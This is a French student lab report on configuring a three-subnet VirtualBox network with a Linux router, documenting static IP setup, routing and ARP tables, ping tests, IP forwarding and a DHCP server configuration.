

Lab8 : Virtualization

IV. Lab steps and questions

1. Network configuration

Q1) Afin de vérifier les interfaces réseau configurées sur la machine, nous avons utilisé la commande suivante : `ifconfig`.

Cette commande permet d'afficher l'ensemble des interfaces réseau disponibles ainsi que leurs paramètres.

Sur le PC Router on peut observer 4 interfaces.

L'interface `lo` (loopback) est utilisée pour la communication interne de la machine et possède généralement l'adresse `127.0.0.1`.

Les trois autres interfaces Ethernet (`eth0`, `eth1` et `eth2`) correspondent aux trois adaptateurs réseau configurés dans VirtualBox. Elles permettent au routeur de connecter les trois réseaux virtuels différents.

Cela confirme que le PC Router est correctement configuré avec trois interfaces réseaux.

```
File Edit View Search Terminal Help
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:80:34:33
          inet addr:192.168.59.104 Bcast:192.168.59.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe80:3433/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22893 (22.8 KB)  TX bytes:8757 (8.7 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:8c:e1:ea
          inet addr:192.168.59.105 Bcast:192.168.59.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:e1ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21936 (21.9 KB)  TX bytes:8698 (8.6 KB)

eth2      Link encap:Ethernet  HWaddr 08:00:27:a4:ab:39
          inet addr:192.168.59.106 Bcast:192.168.59.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea4:ab39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19491 (19.4 KB)  TX bytes:8384 (8.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:227 errors:0 dropped:0 overruns:0 frame:0
          TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:16687 (16.6 KB)  TX bytes:16687 (16.6 KB)

student@student:~$
```

Q2)

Dans cette question, nous avons configuré manuellement les adresses IP des différentes machines virtuelles afin de mettre en place une architecture réseau segmentée en trois sous-réseaux distincts.

L'environnement de virtualisation utilisé est Oracle VM VirtualBox.

Le serveur DHCP ayant été désactivé, aucune adresse IP n'était attribuée automatiquement. Il a donc été nécessaire de configurer chaque interface réseau en adressage statique.

Host-only Networks			NAT Networks		Cloud Networks	
Name	IPv4 Prefix	IPv6 Prefix	IPv4 Prefix	IPv6 Prefix	DHCP Server	
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24		192.168.56.1/24		Enabled	
VirtualBox Host-Only Ethernet Adapter #2	192.168.33.1/24				Disabled	

La machine PC Router possède trois interfaces réseau (eth0, eth1, eth2), chacune connectée à un sous-réseau différent.

Le fichier /etc/network/interfaces a été modifié afin d'attribuer les adresses suivantes :

- **eth0** → 192.168.11.1 /24
- **eth1** → 192.168.22.1 /24
- **eth2** → 192.168.33.1 /24

```
GNU nano 2.2.6                                File: /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.1
netmask 255.255.255.0

auto eth1
iface eth1 inet static
address 192.168.22.1
netmask 255.255.255.0

auto eth2
iface eth2 inet static
address 192.168.33.1
netmask 255.255.255.0
```

PC Router

Chaque interface représente la passerelle par défaut du sous-réseau correspondant.

Après modification, le service réseau a été redémarré, puis la configuration a été vérifiée à l'aide de la commande ifconfig

Nous avons confirmé que chaque interface possédait bien son adresse IPv4.

```
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:80:34:33
          inet addr:192.168.11.1  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe80:3433/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10606 (10.6 KB)  TX bytes:6384 (6.3 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:8c:e1:ea
          inet addr:192.168.22.1  Bcast:192.168.22.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:e1ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10796 (10.7 KB)  TX bytes:6801 (6.8 KB)

eth2      Link encap:Ethernet  HWaddr 08:00:27:a4:ab:39
          inet addr:192.168.33.1  Bcast:192.168.33.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea4:ab39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9503 (9.5 KB)  TX bytes:6528 (6.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:7152 (7.1 KB)  TX bytes:7152 (7.1 KB)

student@student:~$
```

Ifconfig PC Router

Chaque machine appartenant à un sous-réseau a été configurée avec :

- Une adresse IP statique
- Un masque de sous-réseau 255.255.255.0
- Une passerelle correspondant à l'adresse du routeur sur le même réseau

Exemple pour le réseau 192.168.11.0/24 :

- PC1 → 192.168.11.10
- Server → 192.168.11.2
- Gateway → 192.168.11.1

```
GNU nano 2.2.6      File: /etc/netwo
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.11.10
    netmask 255.255.255.0
    gateway 192.168.11.1
```

PC1

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
student@student: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/network/interfaces

# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.22.10
    netmask 255.255.255.0
    gateway 192.168.22.1
```

PC2

```
GNU nano 2.2.6 File: /etc/network/interfaces

# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.11.2
    netmask 255.255.255.0
    gateway 192.168.11.1
```

Server

```
Applications Places
student@student: ~
File Edit View Search Terminal Help
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e9:56:f7
          inet addr:192.168.11.10  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:fee9:56f7/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee9:56f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:134 (134.0 B)  TX bytes:12653 (12.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:206 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14424 (14.4 KB)  TX bytes:14424 (14.4 KB)

student@student:~$
```

ifconfig PC1

```
student@student: ~  
File Edit View Search Terminal Help  
student@student:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:b8:20:d9  
          inet addr:192.168.22.10  Bcast:192.168.22.255  Mask:255.255.255.0  
          inet6 addr: fd17:625c:f037:2:a00:27ff:feb8:20d9/64 Scope:Global  
          inet6 addr: fe80::a00:27ff:feb8:20d9/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:134 (134.0 B)  TX bytes:13480 (13.4 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:178 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:178 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1  
          RX bytes:12232 (12.2 KB)  TX bytes:12232 (12.2 KB)  
  
student@student:~$
```

ifconfig PC2

```
File Edit View Search Terminal Help  
student@student:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:d8:08  
          inet addr:192.168.11.2  Bcast:192.168.11.255  Mask:255.255.255.0  
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe4c:d808/64 Scope:Global  
          inet6 addr: fe80::a00:27ff:fe4c:d808/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:7826 (7.8 KB)  TX bytes:10192 (10.1 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1  
          RX bytes:9624 (9.6 KB)  TX bytes:9624 (9.6 KB)  
  
student@student:~$
```

ifconfig server

Q3)

Dans cette question, nous avons utilisé la commande `route -n` sur les machines PC1 et Server afin d'analyser leur table de routage et de comprendre le chemin emprunté par les paquets IP. Cette commande affiche la table de routage du noyau Linux sous forme numérique, ce qui permet d'interpréter directement les adresses IP sans résolution de noms.

Sur le Server, la table de routage affiche trois entrées principales. La première correspond à la route par défaut, représentée par la destination 0.0.0.0. Cette ligne indique que tout paquet destiné à un réseau qui n'est pas local sera envoyé vers la passerelle 192.168.11.1 via l'interface eth0. Le drapeau « UG » signifie que la route est active (Up) et qu'elle utilise une passerelle (Gateway). Cela confirme que le Server transmet tout trafic externe au routeur.

La deuxième entrée correspond au réseau 192.168.11.0 avec un masque 255.255.255.0. Cette route ne possède pas de passerelle, ce qui signifie que ce réseau est directement connecté à l'interface eth0. Ainsi, toute communication entre les machines appartenant à ce

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber


sous-réseau s'effectue directement sans passer par le routeur. Cela permet par exemple la communication directe entre PC1 et le Server.

La troisième entrée concerne le réseau 169.254.0.0/16. Il s'agit d'un réseau link-local ajouté automatiquement par le système Linux. Ce type de réseau est utilisé lorsqu'aucune configuration automatique DHCP n'est disponible. Dans notre architecture, cette route n'a aucun impact sur le fonctionnement du réseau configuré manuellement.

L'analyse de la table de routage de PC1 montre exactement les mêmes entrées. Cette similitude est cohérente puisque PC1 et le Server appartiennent au même sous-réseau 192.168.11.0/24 et utilisent la même passerelle par défaut, à savoir 192.168.11.1. Les deux machines possèdent donc une route directe vers le réseau local ainsi qu'une route par défaut vers le routeur.

Après cette analyse théorique, nous avons vérifié le bon fonctionnement du réseau en effectuant des tests de connectivité à l'aide de la commande ping. Les tests réalisés entre PC1 et le Server ont confirmé que la communication locale fonctionne correctement. De plus, les deux machines ont pu atteindre la passerelle 192.168.11.1, ce qui prouve que la configuration IP, le masque de sous-réseau et la passerelle par défaut sont correctement paramétrés.

En conclusion, l'analyse des tables de routage confirme que les machines sont correctement configurées et que le réseau local est opérationnel. Chaque machine sait distinguer le trafic local du trafic externe et transmet correctement les paquets vers la passerelle lorsque cela est nécessaire. Cette étape valide donc le bon fonctionnement de l'architecture réseau avant la mise en place du routage entre les différents sous-réseaux.



```
student@student: ~  
File Edit View Search Terminal Help  
student@student:~$ route -n  
Kernel IP routing table  
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface  
0.0.0.0          192.168.11.1    0.0.0.0         UG      0      0      0 eth0  
169.254.0.0      0.0.0.0         255.255.0.0     U       1000   0      0 eth0  
192.168.11.0     0.0.0.0         255.255.255.0   U       0      0      0 eth0  
student@student:~$  
student@student:~$ ping 192.168.11.2  
PING 192.168.11.2 (192.168.11.2) 56(84) bytes of data.  
64 bytes from 192.168.11.2: icmp_seq=1 ttl=64 time=0.898 ms  
64 bytes from 192.168.11.2: icmp_seq=2 ttl=64 time=0.761 ms  
64 bytes from 192.168.11.2: icmp_seq=3 ttl=64 time=0.932 ms  
^C  
--- 192.168.11.2 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2001ms  
rtt min/avg/max/mdev = 0.761/0.863/0.932/0.081 ms  
student@student:~$ ping 192.168.11.1  
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.  
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=0.730 ms  
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=0.644 ms  
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.648 ms  
64 bytes from 192.168.11.1: icmp_seq=4 ttl=64 time=0.606 ms  
^C  
--- 192.168.11.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.606/0.657/0.730/0.045 ms  
student@student:~$
```

route -n et ping PC1


```
student@student:~$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 192.168.11.1 0.0.0.0 UG 0 0 0 eth0
169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 eth0
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
student@student:~$ ping 192.168.11.10
PING 192.168.11.10 (192.168.11.10) 56(84) bytes of data.
64 bytes from 192.168.11.10: icmp_seq=1 ttl=64 time=0.413 ms
64 bytes from 192.168.11.10: icmp_seq=2 ttl=64 time=0.818 ms
64 bytes from 192.168.11.10: icmp_seq=3 ttl=64 time=0.651 ms
^C
--- 192.168.11.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.413/0.627/0.818/0.167 ms
student@student:~$ ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=3.46 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=0.595 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.550 ms
^C
--- 192.168.11.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.550/1.538/3.469/1.365 ms
student@student:~$
```

route -n et ping Server

Q4)

Pour cette étape, nous avons utilisé la commande arp -n sur le PC Router.

```
student@student:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.11.10 ether 08:00:27:e9:56:f7 C eth0
192.168.11.2 ether 08:00:27:4c:d8:08 C eth0
student@student:~$
```

Explication des colonnes :

- IP address : l'adresse IPv4 de la machine connectée
- HW type : type d'adresse matérielle (ici Ethernet)
- HW address : l'adresse MAC associée à l'IP
- Flags : C signifie que l'adresse est confirmée
- Iface : l'interface du routeur utilisée pour communiquer avec cette machine

La table ARP montre que le routeur connaît maintenant l'adresse MAC de chaque machine du réseau 192.168.11.0. Lorsqu'un paquet est envoyé vers une IP, le routeur sait sur quelle interface et vers quelle adresse MAC le transmettre.

Ainsi la commande arp -n permet de vérifier que le routeur a bien découvert les machines connectées à son réseau, que la communication ethernet est fonctionnelle et qu'il n'y a pas de conflit d'adresse IP ou d'adresse MAC dupliquées.

Q5)

Dans cette étape, nous avons configuré le second réseau virtuel, correspondant au sous-réseau 192.168.22.0/24, reliant PC2 et le PC Router via l'interface eth1 du routeur.

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

L'objectif était de permettre la communication entre ces deux machines sur ce sous-réseau et de préparer le routage inter-réseaux ultérieur.

Tout d'abord, nous avons ajouté une interface supplémentaire sur le routeur, appelée eth1, et configuré son adresse IP statique dans le fichier /etc/network/interfaces de la manière suivante :

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.1
netmask 255.255.255.0

auto eth1
iface eth1 inet static
address 192.168.22.1
netmask 255.255.255.0

auto eth2
iface eth2 inet static
address 192.168.33.1
netmask 255.255.255.0
student@student:~$
```

Ensuite, sur PC2, nous avons configuré l'interface eth0 avec une adresse IP statique adaptée au même sous-réseau, ainsi que la passerelle par défaut correspondant à l'interface du routeur sur ce réseau :

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.22.10
netmask 255.255.255.0
gateway 192.168.22.1
student@student:~$
```

Après ces modifications, nous avons redémarré les services réseau sur le routeur et sur PC2 pour appliquer les changements. Nous avons ensuite vérifié les configurations avec la commande ifconfig sur les deux machines afin de nous assurer que chaque interface possédait bien son adresse IPv4.

Pour tester la connectivité, nous avons réalisé des pings depuis PC2 vers le routeur (192.168.22.1) et vice versa. Les pings ont répondu correctement, confirmant que le réseau 192.168.22.0/24 était fonctionnel et que les machines pouvaient communiquer entre elles.

```
student@student:~$ ping 192.168.22.1
PING 192.168.22.1 (192.168.22.1) 56(84) bytes of data:
64 bytes from 192.168.22.1: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.22.1: icmp_seq=2 ttl=64 time=0.577 ms
64 bytes from 192.168.22.1: icmp_seq=3 ttl=64 time=0.405 ms
64 bytes from 192.168.22.1: icmp_seq=4 ttl=64 time=0.347 ms
^C
--- 192.168.22.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.347/0.600/1.072/0.285 ms
student@student:~$
```

ping depuis PC vers le Routeur


```
student@student:~$ ping 192.168.22.10
PING 192.168.22.10 (192.168.22.10) 56(84) bytes of data.
64 bytes from 192.168.22.10: icmp_seq=1 ttl=64 time=0.319 ms
64 bytes from 192.168.22.10: icmp_seq=2 ttl=64 time=0.580 ms
64 bytes from 192.168.22.10: icmp_seq=3 ttl=64 time=0.735 ms
64 bytes from 192.168.22.10: icmp_seq=4 ttl=64 time=0.517 ms
^C
--- 192.168.22.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.319/0.537/0.735/0.151 ms
student@student:~$
```

Ping depuis le routeur vers PC2

Cette étape est importante car elle permet non seulement de connecter PC2 au routeur sur un second réseau, mais aussi de préparer la configuration du routage inter-réseaux qui sera nécessaire pour que PC2 communique ultérieurement avec PC1 ou le serveur sur le premier réseau.

Q6)

Dans cette étape, nous avons configuré le troisième réseau virtuel afin de connecter le PC hôte au PC Router via l'interface eth2. Ce sous-réseau est identifié par 192.168.33.0/24 et permet de simuler la connexion entre la machine physique hôte et le routeur virtuel.

Comme le PC3-Host correspond à notre machine physique et non à une VM, il n'était pas nécessaire de créer une nouvelle machine virtuelle. Nous avons simplement utilisé l'interface Host-Only de VirtualBox associée au réseau VMnet3 et nous lui avons attribué une adresse IP statique compatible avec le sous-réseau du routeur. L'adresse IP choisie pour le PC hôte était 192.168.33.10 avec un masque de sous-réseau 255.255.255.0 et comme passerelle l'adresse du routeur sur ce réseau, 192.168.33.1.

Du côté du routeur, l'interface eth2 a été configurée avec l'adresse 192.168.33.1 en IP statique, ce qui permet au routeur de communiquer avec le PC hôte sur ce réseau. Une fois les interfaces configurées et activées, nous avons vérifié que les adresses IP étaient correctement assignées à l'aide de la commande ifconfig sur le routeur et via les paramètres réseau sur le PC hôte.

Pour valider la connectivité, nous avons effectué des tests de ping dans les deux sens : depuis le PC Router vers le PC hôte et depuis le PC hôte vers le routeur. Les réponses aux pings ont été positives, ce qui confirme que le réseau est fonctionnel et que les machines peuvent communiquer correctement.

```
student@student:~$ ping 192.168.33.10
PING 192.168.33.10 (192.168.33.10) 56(84) bytes of data.
64 bytes from 192.168.33.10: icmp_seq=1 ttl=128 time=0.337 ms
64 bytes from 192.168.33.10: icmp_seq=2 ttl=128 time=0.278 ms
64 bytes from 192.168.33.10: icmp_seq=3 ttl=128 time=0.326 ms
64 bytes from 192.168.33.10: icmp_seq=4 ttl=128 time=0.422 ms
^C
--- 192.168.33.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.278/0.340/0.422/0.056 ms
student@student:~$
```

ping du PC hôte depuis le routeur

```
PS C:\WINDOWS\system32> ping 192.168.33.1

Envoi d'une requête 'Ping' 192.168.33.1 avec 32 octets de données :
Réponse de 192.168.33.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.33.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.33.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.33.1 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 192.168.33.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
PS C:\WINDOWS\system32> |
```

ping depuis le PC hôte sur le routeur

Cette configuration complète la topologie réseau du laboratoire, avec trois sous-réseaux distincts reliés au routeur. Elle permet non seulement de simuler un environnement multi-réseaux réaliste, mais aussi de préparer les étapes suivantes du TP, notamment la mise en place du routage entre sous-réseaux et la configuration des services tels que le DHCP et le serveur HTTP.

Q7)

Pour cette étape, nous avons testé la connectivité entre le PC Router et les machines situées sur les différents sous-réseaux afin de vérifier le bon fonctionnement des liaisons réseau et l'apprentissage des adresses MAC via ARP.

Nous avons commencé par effectuer un ping depuis le PC Router vers PC2, qui se trouve sur le sous-réseau 192.168.22.0/24. La commande utilisée était : ping 192.168.22.10

Les réponses ont été positives, ce qui confirme que le routeur peut communiquer correctement avec PC2 via son interface eth1. Ensuite, nous avons effectué un ping depuis le PC Router vers le PC hôte (PC3-Host), situé sur le sous-réseau 192.168.33.0/24, en utilisant la commande : ping 192.168.33.10

Les pings ont également répondu correctement, ce qui montre que le routeur communique efficacement avec le PC hôte via son interface eth2.

Après avoir testé la connectivité, nous avons utilisé la commande suivante sur le PC Router pour afficher la table ARP : arp -n

La table ARP montre maintenant toutes les machines découvertes sur les différents sous-réseaux, avec leurs adresses IP et MAC associées. Par exemple, nous pouvons observer que PC2 est associé à son adresse MAC via l'interface eth1 et que le PC hôte est associé à son adresse MAC via l'interface eth2. Cette table permet au routeur de savoir vers quelle interface et vers quelle adresse MAC transmettre les paquets destinés à chaque machine.

L'utilisation de la commande arp -n confirme que le routeur a appris correctement les adresses MAC des machines sur tous les sous-réseaux et que la communication Ethernet

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

fonctionne à tous les niveaux. Ces tests garantissent que le réseau est opérationnel et que le routeur est capable de gérer les communications inter-sous-réseaux.

```
student@student:~$ ping -c 3 192.168.22.10
PING 192.168.22.10 (192.168.22.10) 56(84) bytes of data:
64 bytes from 192.168.22.10: icmp_seq=1 ttl=64 time=0.557 ms
64 bytes from 192.168.22.10: icmp_seq=2 ttl=64 time=0.728 ms
64 bytes from 192.168.22.10: icmp_seq=3 ttl=64 time=0.814 ms

--- 192.168.22.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.557/0.699/0.814/0.111 ms
student@student:~$
student@student:~$
student@student:~$ ping -c 3 192.168.33.10
PING 192.168.33.10 (192.168.33.10) 56(84) bytes of data:
64 bytes from 192.168.33.10: icmp_seq=1 ttl=128 time=0.338 ms
64 bytes from 192.168.33.10: icmp_seq=2 ttl=128 time=0.308 ms
64 bytes from 192.168.33.10: icmp_seq=3 ttl=128 time=0.508 ms

--- 192.168.33.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.308/0.384/0.508/0.090 ms
student@student:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.33.10 ether 0a:00:27:00:00:0b C eth2
192.168.11.10 ether 08:00:27:e9:56:f7 C eth0
192.168.11.2 ether 08:00:27:4c:d8:08 C eth0
192.168.22.10 ether 08:00:27:b8:20:d9 C eth1
student@student:~$
```

Q8)

Ping	Status
PC1 -> PC Router	OK
PC2 -> PC Router	OK
PC3 hôte -> PC Router	OK
Server -> PC1	OK
PC 2 -> PC 3 hôte	FALL
PC3 hôte -> PC1	FALL

Q9)

Après avoir testé la connectivité entre toutes les machines, nous avons rempli le tableau des pings. Les résultats montrent que les machines virtuelles (PC1, PC2, Server) peuvent communiquer avec le PC Router de leur sous-réseau et entre les machines situées sur le même réseau local. Par exemple, PC1 et le Server (réseau 192.168.11.0/24) ont pu se pinguer correctement. De même, PC2 peut atteindre le routeur sur son réseau respectif.

Cependant, certains pings ont échoué. En particulier :

- PC3-Host → PC1
- PC3-Host → PC2

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

Ces échecs s'expliquent par le fait que le PC hôte n'avait pas de route définie vers les sous-réseaux des VMs. Contrairement aux machines virtuelles qui utilisent le PC Router comme passerelle par défaut, le PC hôte ne sait pas automatiquement comment atteindre les réseaux 192.168.11.0/24 et 192.168.22.0/24. Les paquets envoyés depuis le PC hôte sont donc bloqués car ils ne passent pas par le routeur.

Pour résoudre ce problème, nous avons :

1. Activé le forwarding IP sur le PC Router pour que celui-ci relaie les paquets entre ses interfaces réseau :

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Pour rendre cette configuration permanente, nous avons modifié le fichier /etc/sysctl.conf et ajouté ou décommenté la ligne suivante :

```
net.ipv4.ip_forward=1
```

2. Ajouté des routes statiques sur le PC hôte pour indiquer que les sous-réseaux des VMs doivent être atteints via le routeur (192.168.33.1) :

- Sous Linux :

```
sudo ip route add 192.168.11.0/24 via 192.168.33.1
```

```
sudo ip route add 192.168.22.0/24 via 192.168.33.1
```

- Sous Windows :

```
route add 192.168.11.0 mask 255.255.255.0 192.168.33.1
```

```
route add 192.168.22.0 mask 255.255.255.0 192.168.33.1
```

Après ces configurations, tous les pings entre les différents sous-réseaux ont été testés à nouveau. Les communications ont fonctionné correctement, y compris celles provenant du PC hôte vers les VMs. Cela confirme que le PC Router relaie désormais correctement les paquets et que la communication inter-réseaux, entre toutes les machines virtuelles et le PC hôte, est entièrement opérationnelle.

2. DHCP Server

Q10)

Le fichier de configuration du serveur DHCP est le suivant :

```
student@student:~$ cat /etc/dhcp/dhcpd.conf
option domain-name "ece.local";
option domain-name-servers 8.8.8.8, 8.8.4.4;

default-lease-time 600;
max-lease-time 7200;

subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.10 192.168.1.100;
    option routers 192.168.1.1;
    option broadcast-address 192.168.1.255;
    host server {
        hardware ethernet 08:00:27:4c:d8:08;
        fixed-address 192.168.1.2;
    }
}

